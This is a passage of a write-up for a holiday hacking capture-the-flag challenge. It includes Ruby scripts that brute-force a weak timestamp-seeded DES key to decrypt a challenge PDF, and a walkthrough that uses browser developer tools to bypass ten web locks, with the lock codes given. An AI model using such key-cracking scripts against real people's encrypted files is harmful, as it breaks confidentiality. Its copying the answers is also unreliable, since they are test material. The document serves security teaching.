        call    ds:__imp__CryptImportKey@24 ; Transfer a cryptographic key
                                            ; from a key blob to the CSP
        test    eax, eax
        jnz     short loc_4027A3
        push    offset aCryptimportk_0 ; "CryptImportKey failed for DES-CBC key"
        call    fatal_error
        add     esp, 4

:                                   ; CODE XREF: do_encrypt+C4↑j
        mov     ecx, [ebp-4]
        add     ecx, 8
        push    ecx
```

At this point we can take a skeleton ruby script created by Ron Bowes for his KringleCon Presentation and use this as a starting point for decrypting files. At first we want to try and decrypt the file we encrypted earlier which contained the text A.

First off we want to convert this file to hex for ease of reading using Ruby.

```
/home/sansforensics/Desktop/HHC/# xxd -p A.enc | tr -d '\n' > A.hex
```

From here we create recreate the decryption method we've uncovered in Ruby, making sure we implement the key length, key function, decryption method, and a method to read in our created hex data correctly, this requires a few careful modifications.


```
require 'openssl'

KEY_LENGTH = 8

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += ((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16 & 0x0FF).chr
  end
```

```
  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('CBC')
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end

file = File.open("/home/sansforensics/Desktop/HHC/A.hex", "rb")
data1 = file.read
data = [data1].pack('H*')
key = generate_key(1578212377)

puts "Decrypted -> " + decrypt(data, key)
```

From here if we test this against our original file, we see that our script has successfully decrypted the file previously encrypted using the known seed.

Looking back on the information given we know that the file we want to encrypt was encrypted on December 6, 2019, between 7pm and 9pm UTC. From this we will need to know the range of possible epoch timestamps in order to brute force all the possible seeds.

Utilising an online epoch converter we're able to determine the possible range of seed values within this timeframe is between 1575658800 and 1575666000



In this instance we can now modify our script to iteratively try and decrypt this file using all the seeds between this timeframe; however, it is entirely possible that a "successful decryption" can still be done using an invalid seed, and an invalid decryption would crash our script.

To rectify this we will display the magic bytes to identify when the correct seed and decryption key has been found, and throw in some error handling to ignore any seeds which fail to decrypt.


```
require 'openssl'

KEY_LENGTH = 8

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += ((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16 & 0x0FF).chr
  end

  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('CBC')
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end

file = File.open("/home/sansforensics/Desktop/HHC/encodedhex", "rb")
data1 = file.read
data = [data1].pack('H*')

class String
  def header
    self[0,10]
  end
end

$bottom = 1575658800
$top = 1575666001

while $bottom < $top  do
   $bottom +=1
   begin
    key = generate_key($bottom)
    message = decrypt(data, key)
    puts("Generated key: #{key.unpack('H*')}")
    puts "#{$bottom}:"
    puts message.header
   rescue
   end
end
```

Saving this to a file called HHCBruter.rb we can now attempt to crack the key. After first converting the file to hex.

```
/home/sansforensics/Desktop/HHC/# xxd -p
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc | tr -d '\n' >
encodedhex
```

we fire away....

```
/home/sansforensics/Desktop/HHC# ruby HHCBruter.rb
```




Success, we now have our key: b5ad6a321240fbec and our seed which can be used to decrypt the file using our previous script: 1575663650.

```
require 'openssl'
```

```
KEY_LENGTH = 8

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += ((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16 & 0x0FF).chr
  end

  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('CBC')
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end

file = File.open("/home/sansforensics/Desktop/HHC/encodedhex", "rb")
data1 = file.read
data = [data1].pack('H*')

class String
  def header
    self[0,10]
  end
end

key = generate_key(1575663650)
message = decrypt(data, key)
File.open("Elf.pdf", 'w') { |file| file.write("#{message}") }
```

With this we retrieve the file with the information sharing classification Super Santa Secret, caveated DO NOT REDISTRIBUTE. Sorry Santa, I hope JPMinty doesn't do some hard time for this leak, but we need to do this for the greater good, to save Christmas! But on the upside we no longer need Christmas magic fueling the sleigh, we now have high tech gear, well played Santa.



Solution:

Machine Learning Sleigh Route Finder

Further Work:

When encrypting a file you are given a secret ID which can be used with the tool to decrypt the file. Because we can reverse this we could look further at how this secret ID is generated, and then using the legitimate ElfScrow service and the generated secret UUID we could decrypt the file using the legitimate tool; however, given this has been solved in ruby, we won't pursue this further.

OBJECTIVE 11: OPEN THE SLEIGH SHOP DOOR

11) Open the Sleigh Shop Door

Difficulty:

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

This objective involves opening the Sleigh Shop Door by getting into Shinny Upatree's crate. To get in we must look at the traffic within a website through your developer tools, and use this information to solve the dynamically generated lock challenges. By doing this we are able to work through each of the chained locks; however, most of the answers change after every attempt which is something to be aware of. We can also begin to streamline and automate this challenge once you know we know what we're looking for.

Each lock has a number of clues we can unveil to assist with solving the challenge. Because of this we will view the clues while working through each lock.


Clue for lock #1:
You don't need a clever riddle to open the console and scroll a little.
Google: "[your browser name] developer tools console"
The code is 8 char alphanumeric

This is as simple as opening your console with CTRL + SHIFT + K in Firefox, and scrolling up.

```
0M9A1NY0
```

Clue for lock #2:
Some codes are hard to spy, perhaps they'll show up on pulp with dye?
Most paper is made out of pulp.
How can you view this page on paper?
Emulate `print` media, print this page, or view a print preview.


Once again, this is as simple as attempting to print the page and using print preview.




```
4PIEUMVX
```

Clue for Lock #3:
This code is still unknown; it was fetched but never shown.
Google: "[your browser name] view network"
Examine the network requests.


By looking at the network requests we can see that a request was made for a .png file. If we view this file we can see this lock code.




```
JDDQSDMW
```

Clue for Lock #4:
Where might we keep the things we forage? Yes, of course: Local barrels!
Google: "[your browser name] view local storage"

This is as simple as opening your console with SHIFT + F9 in Firefox and viewing the key value under Local Storage.




```
0L3KQ0PB
```


Clue for Lock #5
Did you notice the code in the title? It may very well prove vital.
There are several ways to see the full page title:
- Hovering over this browser tab with your mouse
- Finding and opening the <title> element in the DOM tree
- Typing `document.title` into the console

The answer here is in the clue; however, we also have it from first previous print preview in question 2.

```
JXIOU5EX
```

Clue for Lock #6
In order for this hologram to be effective, it may be necessary to increase your perspective.
`perspective` is a css property.
Find the element with this css property and increase the current value.

If we use CTRL + SHIFT + C in Firefox we can bring up the DOM and Style inspector and find the item which uses perspective. Instead of increasing the perspective value, we can just remove it entirely to get our answer.




```
5UILG5IP
```


Clue for Lock #7
The font you're seeing is pretty slick, but this lock's code was my first pick.
In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used.

By viewing the style editor by pressing SHIFT + F7 in Firefox we can see the key set as a font on this instruction.


```
16HDA7Q
```

Clue for Lock #8
In the event that the .eggs go bad, you must figure out who will be sad.
Google: "[your browser name] view event handlers"

By viewing the DOM elements and looking for the sad event handler we can find the key for this lock. This is one of the hardcoded keys for this challenge and never changes.




```
VERONICA
```


Clue for Lock #9
This next code will be unredacted, but only when all the chakras are :active.
`:active` is a css pseudo class that is applied on elements in an active state.
Google: "[your browser name] force psudo classes"

For this lock we can simply look through the Style Editor again for any elements of 'chakra' with the active pseudo class. Piecing these together reveals our answer.



```
5UYQ6WDR
```

Clue for Lock #10
Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.
Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.
You can click and drag elements to reposition them in the DOM tree.
If an action doesn't produce the desired effect, check the console for error output.
Be sure to examine that printed circuit board.

This lock takes a little bit more effort as it is missing some pieces. If we view the console we can see an error message around 'macaroni', so we can search for this element and drag it to move the appropriate class into this lock. Afterwards we get an error for swab, so repeating the process we are finally presented with an error for gnome. By throwing them in order we can enable the lock; however, we still need the key.




Looking at different resources within the page we see reference to lock_inside.png. By viewing this image we can see a circuit board with the second hard coded key we need for this lock.




```
KD29XJ37
```

If all is done well, we should be able to solve all challenges manually which generally will take 3 minutes or more even with the knowledge on how to solve them. Anything 3 minutes or over results in a Casual Rank, and without prior knowledge, it's practically impossible to beat this.



Solution:


The Tooth Fairy


At this point it makes sense why the missing scrap piece of paper that contained The Tooth Fairy wasn't retrieved during the SQL Injection challenge, as this may spoil this challenge.

Bonus:

This process can be sped up by intercepting response to our requests through a proxy.

If we look at the information we know, we can get the following elements directly from intercepting the response from the server without having to perform half of these tasks.






It's important to note that the class names for Question 6 never change, so the order of assembling this would always be the following classes.

- ZADFCDIV
- GMSXHBQH
- RPSMZXMY
- IDOIJIKV
- KXTBRPTJ
- AJGXPXJV
- ZWYRBISO
- KPVVBGSG

The script being used also changes and gives us our seed value that can be used to retrieve the image location in question 3.

```
</div>
<script type="text/javascript" src="/client.js/b88d2970-bdf0-4908-8cb1-30f2b9c2d96c"></script>
/body>
```

The style sheet also gives us our answer for question 9.



The end result is 8 out of the 10 keys being readily available to retrieve during the page being loaded.

By performing the above we can cut our time down. Looking in the console after completing faster than 3 minutes, we are greeted with a message:

```
"Very impressive!! But can you Crack the Crate in less than five seconds?"
```

